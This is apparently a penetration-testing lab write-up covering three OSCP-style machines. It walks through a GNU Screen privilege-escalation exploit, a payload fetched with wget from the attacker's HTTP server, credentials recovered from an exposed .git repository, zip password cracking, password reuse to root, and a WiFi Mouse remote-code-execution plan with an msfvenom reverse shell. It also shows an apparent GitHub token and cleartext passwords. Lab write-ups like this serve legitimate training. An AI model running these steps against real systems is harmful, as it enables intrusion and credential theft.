Get:99 http://deb.debian.org/debian buster/main amd64 manpages-dev all 4.16-2 [2232 kB]
Fetched 85.3 MB in 3s (28.0 MB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package perl-modules-5.28.
(Reading database ... 6677 files and directories currently installed.)
Preparing to unpack .../00-perl-modules-5.28_5.28.1-6+deb10u1_all.deb ...
Unpacking perl-modules-5.28 (5.28.1-6+deb10u1) ...

---SNIP---

update-alternatives: using /usr/bin/g++ to provide /usr/bin/c++ (c++) in auto mode
Setting up gnupg (2.2.12-1+deb10u2) ...

```

```
Setting up build-essential (12.6) ...
Setting up libalgorithm-diff-xs-perl (0.04-5+b1) ...
Setting up gcc-multilib (4:8.3.0-1) ...
Setting up libalgorithm-merge-perl (0.08-3) ...
Processing triggers for libc-bin (2.28-10+deb10u2) ...
root@3b8769b70790:/#
```

In another terminal window, we can copy the exploit to our docker_shared folder

```
(kalikali)-[/tmp]
$ searchsploit -m 41154
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
  URL: https://www.exploit-db.com/exploits/41154
  Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
  Codes: N/A
  Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /tmp/41154.sh

(kalikali)-[/tmp]
$ mv 41154.sh ~/docker_shared

(kalikali)-[/tmp]
$
```

Now the exploit should be in the /media directory of docker so we simply run the exploit

```

root@3b8769b70790:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@3b8769b70790:/# cd media
root@3b8769b70790:/media# ls
41154.sh
root@3b8769b70790:/media# chmod +x 41154.sh
root@3b8769b70790:/media# bash 41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod'; did you mean 'chroot'? [-Wimplicit-function-declaration]
    chmod("/tmp/rootshell", 04755);
^~~~~
    chroot
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
    setuid(0);
^~~~~
    setbuf
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
    setgid(0);
^~~~~
    setbuf
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
    seteuid(0);
^~~~~
    setbuf
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    setegid(0);
^~~~~
    execvp("/bin/sh", NULL, NULL);
^~~~~
[+] Now we create our /etc/ld.so.preload file...
41154.sh: line 39: screen: command not found
[+] Triggering...
41154.sh: line 41: screen: command not found
# whoami
root
# exit
root@3b8769b70790:/# cd /tmp
root@3b8769b70790:/tmp# ls
libhax.so  rootshell
root@3b8769b70790:/tmp# cp * /media
root@3b8769b70790:/tmp#

```

the exploit is completed successfully so we copy the files back to /media which is our mount point, and then we can zip and transfer to the target.

```

(kalikali)-[~/docker_shared]
$ tar zcvf payload.tar.gz libhax.so rootshell 41154.sh
libhax.so
rootshell
41154.sh

(kalikali)-[~/docker_shared]
$ ls
41154.sh  payload.tar.gz
libhax.so  rootshell

(kalikali)-[~/docker_shared]
$ 

```

Now we can transfer the files to the target

```
(kalikali)-[~/docker_shared]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.189.143 - - [29/Mar/2023 16:35:35] "GET /payload.tar.gz HTTP/1.1" 200 -
```

On the target

```
aero@oscp:
$ python -c 'import pty;pty.spawn("/bin/bash")'
bash: /root/.bashrc: Permission denied
aero@oscp:/$ cd /tmp
cd /tmp
aero@oscp:/tmp$ wget 192.168.45.189/payload.tar.gz
wget 192.168.45.189/payload.tar.gz
--2023-03-29 15:35:35-- http://192.168.45.189/payload.tar.gz
Connecting to 192.168.45.189:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4635 (4.5K) [application/gzip]
Saving to: 'payload.tar.gz'

payload.tar.gz      100%[=====] 4.53K  --.-KB/s   in 0.004s

2023-03-29 15:35:35 (1.02 MB/s) - 'payload.tar.gz' saved [4635/4635]

aero@oscp:/tmp$ tar zxvf payload.tar.gz
tar zxvf payload.tar.gz
libhax.so
rootshell
41154.sh
aero@oscp:/tmp$ chmod +x 41154.sh
chmod +x 41154.sh
aero@oscp:/tmp$ bash 41154.sh
bash 41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
41154.sh: line 22: gcc: command not found
41154.sh: line 34: gcc: command not found
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-aero.

# whoami
whoami
root
#
```

Post Exploitation

Proof Files

Local /home/aero/local.txt

Proof: /root/proof.txt

```

bash-5.0# cat proof.txt
cat proof.txt
71de46da68ffbad9c8459dbecbe7ba8
bash-5.0# cat /home/aero/local.txt
cat /home/aero/local.txt
b777f1278e4b07819e896695a9f929fd
bash-5.0# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:ba:1b:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.189.143/24 brd 192.168.189.255 scope global ens160
        valid_lft forever preferred_lft forever
bash-5.0#

```

```

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ searchsploit aerospike
-----
-----
Exploit
Title
| Path
-----
Aerospike Database 5.1.0.3 - OS Command
Execution | multiple
/remote/49067.py
-----
-----
Shellcodes: No Results

```

```

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ searchsploit -m 49067
Exploit: Aerospike Database 5.1.0.3 - OS Command Execution
    URL: https://www.exploit-db.com/exploits/49067
    Path: /usr/share/exploitdb/exploits/multiple/remote/49067.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/oscp2/exam_testing/machines/aero/49067.py

```

```

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

CRYSTAL

Enumeration

NMAP

We begin with an nmap scan of the target:

```
POR PORT STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fb:ea:e1:18:2f:1d:7b:5e:75:96:5a:98:df:3d:17:e4 (ECDSA)
|   256 66:f4:54:42:1f:25:16:d7:f3:eb:f7:44:9f:5a:1a:0b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Home
| http-git:
|   192.168.206.144:80/.git/
|     Git repository found!
|       Repository description: Unnamed repository; edit this file 'description' to name the...
|       Last commit message: Security Update
|       Remotes:
|       https://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@github.com/PWK-Challenge-Lab/dev.git
|_http-generator: Nicepage 4.21.12, nicepage.com
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.09 seconds
```

FTP is a decoy, and the company website on Port 80 is not exploitable, although, as seen in the nmap script scan, we can see that it found a git repository in the webpage and we can utilise **git-dumper** to clone the repo locally as below.

 Grab git_dumper from <https://github.com/arhaud/git-dumper>

```
(kalikali)-[~/reimagined/challenge4/crystal]
$ git clone https://github.com/arhaud/git-dumper.git
Cloning into 'git-dumper'...
remote: Enumerating objects: 154, done.
remote: Counting objects: 100% (87/87), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 154 (delta 56), reused 56 (delta 45), pack-reused 67
Receiving objects: 100% (154/154), 53.32 KiB | 2.54 MiB/s, done.
Resolving deltas: 100% (77/77), done.

(kalikali)-[~/reimagined/challenge4/crystal]
$
```

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# git-dumper http://192.168.206.144/.git .
[-] Testing http://192.168.206.144/.git/HEAD [200]
[-] Testing http://192.168.206.144/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.206.144/.git/ [200]
[-] Fetching http://192.168.206.144/.gitignore [404]
[-] http://192.168.206.144/.gitignore responded with status code 404
[-] Fetching http://192.168.206.144/.git/index [200]
[-] Fetching http://192.168.206.144/.git/HEAD [200]
[-] Fetching http://192.168.206.144/.git/README.md [200]
```

```

[-] Fetching http://192.168.206.144/.git/branches/ [200]
[-] Fetching http://192.168.206.144/.git/config [200]
[-] Fetching http://192.168.206.144/.git/description [200]
[-] Fetching http://192.168.206.144/.git/hooks/ [200]
[-] Fetching http://192.168.206.144/.git/api/ [200]
Task .git/api/ raised exception:
[-] Fetching http://192.168.206.144/.git/configuration/ [200]
[-] Fetching http://192.168.206.144/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.206.144/.git/info/ [200]
Traceback (most recent call last):
  File "/home/kali/preprod-test/OSCP-A/venv/lib/python3.10/site-packages/git_dumper.py", line 153, in run
    result = self.do_task(task, *self.args)
  File "/home/kali/preprod-test/OSCP-A/venv/lib/python3.10/site-packages/git_dumper.py", line 299, in do_task
    assert is_html(response)
AssertionError
[-] Fetching http://192.168.206.144/.git/logs/ [200]
[-] Fetching http://192.168.206.144/.git/objects/ [200]
[-] Fetching http://192.168.206.144/.git/orders/ [200]
[-] Fetching http://192.168.206.144/.git/packed-refs [200]
[-] Fetching http://192.168.206.144/.git/refs/ [200]
[-] Fetching http://192.168.206.144/.git/robots.txt [200]
[-] Fetching http://192.168.206.144/.git/info/exclude [200]
[-] Fetching http://192.168.206.144/.git/configuration/database.php [200]
[-] Fetching http://192.168.206.144/.git/hooks/commit-msg.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/post-update.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/pre-commit.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/pre-push.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/pre-receive.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://192.168.206.144/.git/hooks/update.sample [200]
[-] Fetching http://192.168.206.144/.git/logs/HEAD [200]
[-] Fetching http://192.168.206.144/.git/logs/refs/ [200]
[-] Fetching http://192.168.206.144/.git/orders/search.php [200]
[-] Fetching http://192.168.206.144/.git/refs/heads/ [200]
[-] Fetching http://192.168.206.144/.git/refs/remotes/ [200]
[-] Fetching http://192.168.206.144/.git/refs/tags/ [200]
[-] Fetching http://192.168.206.144/.git/objects/8a/ [200]
[-] Fetching http://192.168.206.144/.git/objects/44/ [200]
[-] Fetching http://192.168.206.144/.git/objects/80/ [200]
[-] Fetching http://192.168.206.144/.git/objects/93/ [200]
[-] Fetching http://192.168.206.144/.git/objects/info/ [200]
[-] Fetching http://192.168.206.144/.git/objects/pack/ [200]
[-] Fetching http://192.168.206.144/.git/refs/heads/main [200]
[-] Fetching http://192.168.206.144/.git/logs/refs/heads/ [200]
[-] Fetching http://192.168.206.144/.git/logs/refs/remotes/ [200]
[-] Fetching http://192.168.206.144/.git/refs/remotes/origin/ [200]
[-] Fetching http://192.168.206.144/.git/objects/8a/d08b041c8e2dfe72cc2ba90bcaed4d1088873f [200]
[-] Fetching http://192.168.206.144/.git/objects/44/a055daf7a0cd777f28f444c0d29ddf3ff08c54 [200]
[-] Fetching http://192.168.206.144/.git/objects/80/9af487f5bb4b71659f897b793347ce62a3b5f4 [200]
[-] Fetching http://192.168.206.144/.git/objects/93/290282d106a338e8d8a60e4297173c677aa73d [200]
[-] Fetching http://192.168.206.144/.git/objects/pack/pack-6987e2dc8dbe6e430732c110b18c2c7ad9202c7f.idx [200]
[-] Fetching http://192.168.206.144/.git/objects/pack/pack-6987e2dc8dbe6e430732c110b18c2c7ad9202c7f.pack [200]
[-] Fetching http://192.168.206.144/.git/logs/refs/heads/main [200]
[-] Fetching http://192.168.206.144/.git/refs/remotes/origin/HEAD [200]
[-] Fetching http://192.168.206.144/.git/logs/refs/remotes/origin/ [200]
[-] Fetching http://192.168.206.144/.git/logs/refs/remotes/origin/HEAD [200]
[-] Running git checkout .
Updated 7 paths from the index

```

We will now enumerate the git-repo as below

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# git log
commit 44a055daf7a0cd777f28f444c0d29ddf3ff08c54 (HEAD -> main)
Author: Stuart <luketech@challenge.pwk>
Date:   Fri Nov 18 16:58:34 2022 -0500

    Security Update

commit 621a2e79b3a4a08bba12effe6331ff4513bad91a (origin/main, origin/HEAD)
Author: PWK-Challenge-Lab <118549472+PWK-Challenge-Lab@users.noreply.github.com>
Date:   Fri Nov 18 23:57:12 2022 +0200

    Create database.php

commit c9c8e8bd0a4b373190c4258e16e07a6296d4e43c
Author: PWK-Challenge-Lab <118549472+PWK-Challenge-Lab@users.noreply.github.com>
Date:   Fri Nov 18 23:56:19 2022 +0200

    Delete database.php

commit eda55ed6455d29532295684e3900cda74d695067
Author: PWK-Challenge-Lab <118549472+PWK-Challenge-Lab@users.noreply.github.com>
Date:   Fri Nov 18 17:27:40 2022 +0200

    Create robots.txt

commit ce3d418cc1bb5c5388fdc00cee5balcb764f499b
Author: PWK-Challenge-Lab <118549472+PWK-Challenge-Lab@users.noreply.github.com>
Date:   Fri Nov 18 17:27:08 2022 +0200

    Create search.php

commit 80ad5fe45438bb1b9cc5932f56af2e9be7e96046
Author: PWK-Challenge-Lab <118549472+PWK-Challenge-Lab@users.noreply.github.com>
Date:   Fri Nov 18 17:26:09 2022 +0200

    Setting up database.php

commit 58cfadc91978ec5db50a03c571493e3038d2935d
Author: PWK-Challenge-Lab <118549472+PWK-Challenge-Lab@users.noreply.github.com>
Date:   Fri Nov 18 17:22:48 2022 +0200

    Create index.php
```

And we can check each log as below

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# git show 44a055daf7a0cd777f28f444c0d29ddf3ff08c54
commit 44a055daf7a0cd777f28f444c0d29ddf3ff08c54 (HEAD -> main)
Author: Stuart <luketech@challenge.pwk>
Date:   Fri Nov 18 16:58:34 2022 -0500

    Security Update

diff --git a/configuration/database.php b/configuration/database.php
index 55b1645..8ad08b0 100644
--- a/configuration/database.php
+++ b/configuration/database.php
@@ -2,8 +2,9 @@
 class Database{
     private $host = "localhost";
     private $db_name = "staff";
-    private $username = "stuart@challenge.lab";
-    private $password = "BreakingBad92";
+    private $username = "";
+    private $password = "";
// Cleartext creds cannot be added to public repos!
    public $conn;
    public function getConnection() {
        $this->conn = null;
```

As seen above, it exposes the credential of the user stuart in the first log and we can try these credentials over ssh as below

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# sshpass -p BreakingBad92 ssh stuart@192.168.206.144
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Thu Jan 12 01:45:56 PM UTC 2023

 System load:  0.0          Processes:           204
 Usage of /:   39.9% of 18.53GB   Users logged in:      0
 Memory usage: 7%
 Swap usage:  0%
 IPv4 address for ens160: 192.168.206.144

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Oct 31 14:48:02 2022 from 192.168.118.5
stuart@oscp:~$ whoami
stuart
```

Privilege Escalation on CRYSTAL:

Enumeration of the system will show several backups of the company site in `/opt/backup`, with the first two containing dummy data and acting as decoys:

```
stuart@oscp:/opt/backup$ ls
sitebackup1.zip  sitebackup2.zip  sitebackup3.zip
stuart@oscp:/opt/backup$
```

We can import these backups locally using scp as below

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# sshpass -p BreakingBad92 scp stuart@192.168.206.144:/opt/backup/sitebackup3.zip .

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# ls
api configuration orders README.md robots.txt sitebackup3.zip

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# unzip sitebackup3.zip
Archive: sitebackup3.zip
 skipping: joomla/.DS_Store      need PK compat. v5.1 (can do v4.6)
 skipping: joomla/LICENSE.txt    need PK compat. v5.1 (can do v4.6)
 skipping: joomla/README.txt     need PK compat. v5.1 (can do v4.6)
 skipping: joomla/cache/index.html need PK compat. v5.1 (can do v4.6)
 skipping: joomla/cli/index.html need PK compat. v5.1 (can do v4.6)
 skipping: joomla/cli/joomla.php  need PK compat. v5.1 (can do v4.6)
 skipping: joomla/configuration.php need PK compat. v5.1 (can do v4.6)
 skipping: joomla/htaccess.txt   need PK compat. v5.1 (can do v4.6)
 skipping: joomla/includes/app.php need PK compat. v5.1 (can do v4.6)
 skipping: joomla/includes/defines.php need PK compat. v5.1 (can do v4.6)
 skipping: joomla/includes/framework.php need PK compat. v5.1 (can do v4.6)
 skipping: joomla/includes/index.html need PK compat. v5.1 (can do v4.6)
 skipping: joomla/index.php       need PK compat. v5.1 (can do v4.6)
 skipping: joomla/language/.DS_Store need PK compat. v5.1 (can do v4.6)
 skipping: joomla/language/index.html need PK compat. v5.1 (can do v4.6)
 skipping: joomla/language/overrides/index.html need PK compat. v5.1 (can do v4.6)
 skipping: joomla/robots.txt      need PK compat. v5.1 (can do v4.6)
 skipping: joomla/tmp/index.html need PK compat. v5.1 (can do v4.6)
 skipping: joomla/web.config.txt  need PK compat. v5.1 (can do v4.6)

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# zip2john sitebackup3.zip > hash

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 19 password hashes with 19 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Loaded hashes with cost 1 (HMAC size) varying from 28 to 6535
Press 'q' or Ctrl-C to abort, almost any other key for status
codeblue      (sitebackup3.zip/joomla/language/.DS_Store)
codeblue      (sitebackup3.zip/joomla/includes/app.php)
codeblue      (sitebackup3.zip/joomla/web.config.txt)
codeblue      (sitebackup3.zip/joomla/cli/joomla.php)
codeblue      (sitebackup3.zip/joomla/cli/index.html)
codeblue      (sitebackup3.zip/joomla/htaccess.txt)
codeblue      (sitebackup3.zip/joomla/LICENSE.txt)
codeblue      (sitebackup3.zip/joomla/includes/index.html)
codeblue      (sitebackup3.zip/joomla/language/overrides/index.html)
codeblue      (sitebackup3.zip/joomla/cache/index.html)
codeblue      (sitebackup3.zip/joomla/includes/defines.php)
codeblue      (sitebackup3.zip/joomla/README.txt)
codeblue      (sitebackup3.zip/joomla/language/index.html)
codeblue      (sitebackup3.zip/joomla/.DS_Store)
codeblue      (sitebackup3.zip/joomla/includes/framework.php)
codeblue      (sitebackup3.zip/joomla/index.php)
codeblue      (sitebackup3.zip/joomla/configuration.php)
codeblue      (sitebackup3.zip/joomla/robots.txt)
codeblue      (sitebackup3.zip/joomla/tmp/index.html)
19g 0:00:00:35 DONE (2023-01-12 19:22) 0.5280g/s 1095p/s 20818c/s 20818C/s doradora..cheery
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We can now unzip the backup using 7z

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# 7z e sitebackup3.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz
(506E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 25312 bytes (25 KiB)

Extracting archive: sitebackup3.zip
--
Path = sitebackup3.zip
Type = zip
Physical Size = 25312

Would you like to replace the existing file:
 Path:      ./DS_Store
 Size:      0 bytes
 Modified:  2022-11-17 21:09:33
with the file from archive:
 Path:      joomla/.DS_Store
 Size:      14340 bytes (15 KiB)
 Modified:  2022-11-17 21:09:33
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? A

Enter password (will not be echoed):
Everything is Ok

Folders: 17
Files: 19
Size:      67063
Compressed: 25312
```

We can now open the backup and see that Joomla was used, and there will be credentials in the configuration.php file:

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/repo-crystal]
# cat configuration.php
<?php
class JConfig {
    public $offline = false;
    public $offline_message = 'This site is down for maintenance.<br>Please check back again soon。';
    public $display_offline_message = 1;
    public $offline_image = '';
    public $sitename = 'Challenge Lab';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = 20;
    public $access = 1;
    public $debug = false;
    public $debug_lang = false;
    public $debug_lang_const = true;
    public $dbtype = 'mysql';
    public $host = 'localhost';
    public $user = 'joomla';
    public $password = 'Password@1';
    public $db = 'jooml';
    public $dbprefix = 'o83rl_';
    public $dbencryption = 0;
    public $dbsslverifyservercert = false;
    public $dbsslkey = '';
    public $dbsslcert = '';
    public $dbsslca = '';
    public $dbsslcipher = '';
    public $force_ssl = 0;
    public $live_site = '';
    public $secret = 'Ee24zIK4cDhJHL4H';
    public $gzip = false;
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang={langcode}';
    public $offset = 'UTC';
    public $mailonline = true;
    public $mailer = 'mail';
    public $mailfrom = 'chloe@challenge.lab';
}
```

Checking /etc/passwd on Stuart's SSH session, we see that there is a user **chloe** on the box which matches with the above configuration and we can now check for password reuse **Ee24zIK4cDhJHL4H** as well for the user **chloe** on the box using **su** command.

```
stuart@oscp:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
stuart:x:1000:1000:CCNW:/home/stuart:/bin/bash
thato:x:1010:1010::/home/thato:/bin/bash
chloe:x:1011:1011:/home/chloe:/bin/bash
carla:x:1012:1012::/home/carla:/bin/bash
stuart@oscp:~$ su chloe
Password: Ee24zIK4cDhJHL4H
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

chloe@oscp:/home/stuart$
```

and as seen above, we are able to get a session as Chloë, and it seems that chloe is a superuser and we can easily get root by using sudo as below

```
chloe@oscp:/home/stuart$ sudo bash
[sudo] password for chloe: Ee24zIK4cDhJHL4H
root@oscp:/home/stuart# whoami
root
root@oscp:/home/stuart# hostname
oscp
root@oscp:/home/stuart#
```

we can now read proof.txt

```
root@oscp:/home/stuart# whoami
root
root@oscp:/home/stuart# cat /root/proof.txt
c4507c12004da92ba837fd98e5ae3e79
root@oscp:/home/stuart# cat /home/stuart/local.txt
ec1dbc8fb19ff9c6e7f576339b2f3583
root@oscp:/home/stuart# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:ba:87:09 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.201.144/24 brd 192.168.201.255 scope global ens160
        valid_lft forever preferred_lft forever
root@oscp:/home/stuart#
```

Hermes_

- Summary
- Enumeration
 - Nmap
- Exploitation: WiFi Mouse 1.7.8.5 - Remote Code Execution
- Privilege Escalation : Credential Disclosure (Putty)

Summary

We discover an outdated WiFi Mouse server running on port 1978, which we exploit directly to get a shell as the sysadmin user on the machine. Since the sysadmin user is in the Administrators group, no privilege escalation is necessary.

Enumeration

Nmap

We first run a full nmap scan:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ ftp-syst:
|_ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Samuel's Personal Site
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1978/tcp  open  unisql?
| fingerprint-strings:
|  DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help,
JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, NotesRPC, RPCCheck,
RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie,
WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_ system windows 6.2
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=oscsp
| Not valid before: 2023-01-04T12:24:19
|_Not valid after:  2023-07-06T12:24:19
|_ssl-date: 2023-01-13T11:24:24+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: OSCP
| NetBIOS_Domain_Name: OSCP
| NetBIOS_Computer_Name: OSCP
| DNS_Domain_Name: oscp
| DNS_Computer_Name: oscp
| Product_Version: 10.0.19041
|_ System_Time: 2023-01-13T11:23:45+00:00
7680/tcp  open  pando-pub?
```

Next, we'll run a basic UDP scan

```
(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# nmap -sU --top-ports 10 192.168.206.145
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-13 17:09 IST
Nmap scan report for 192.168.206.145
Host is up (0.26s latency).

PORT      STATE      SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open      snmp
445/udp   open|filtered microsoft-ds
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
```

Looks like the SNMP service is running. When we run nmap again with the snmp-win32-software nse script, we get the following output:

```
(rootkali)-[/home/kali/preprod-test/OSCP-A/hermes]
# nmap -p161 -sU -A 192.168.206.145
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-13 17:12 IST
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
161/udp   open  snmp      SNMPv1 server (public)
|_ snmp-processes:
|  1:
|    Name: System Idle Process
|  4:
|    Name: System
|  92:
|    Name: Registry
|  368:
|    Name: smss.exe
|  424:
|    Name: svchost.exe
|    Path: C:\WINDOWS\System32\
|    Params: -k NetworkService -s TermService
|  452:
|    Name: dwm.exe
|  456:
|    Name: csrss.exe
|  560:
|    Name: wininit.exe
|  576:

---SNIP---

|  TCP  192.168.206.145:51328 52.242.101.226:443
|  TCP  192.168.206.145:51329 13.89.178.26:443
|  UDP  0.0.0.0:123      *:*
|  UDP  0.0.0.0:161      *:*
|  UDP  0.0.0.0:3389     *:*
|  UDP  0.0.0.0:5050     *:*
|  UDP  0.0.0.0:5353     *:*
|  UDP  0.0.0.0:5355     *:*
|  UDP  127.0.0.1:1900    *:*
|  UDP  127.0.0.1:49333   *:*
|  UDP  127.0.0.1:55576   *:*
|  UDP  192.168.206.145:137 *:*
|  UDP  192.168.206.145:138 *:*
|  UDP  192.168.206.145:1900 *:*
|__ UDP  192.168.206.145:49332 *:*

Too many fingerprints match this host to give specific OS details
Service Info: Host: oscp
```

In the above snmp scan, we can see the snmp-win32-software list, under which Mouse Server version 1.7.8.5 is interesting. Googling "Mouse Server version 1.7.8.5 exploit" gives us an exploit for Wifi Mouse server 1.7.8.5 (49601.py), which attacks the service running on port 1978. Also note the installation of PuTTY (required for the privesc)

Exploitation: WiFi Mouse 1.7.8.5 - Remote Code Execution

We can use the 49601.py exploit directly to get a shell, without any modifications. All we need to do is to use msfvenom to create a reverse shell executable calleds.exe, host the payload through python's http.server on port 80, and run the exploit with the correct arguments. Finally, the attacker only needs to set up a netcat listener to receive a shell. If the exploit works, the exploit should hang with the following output:

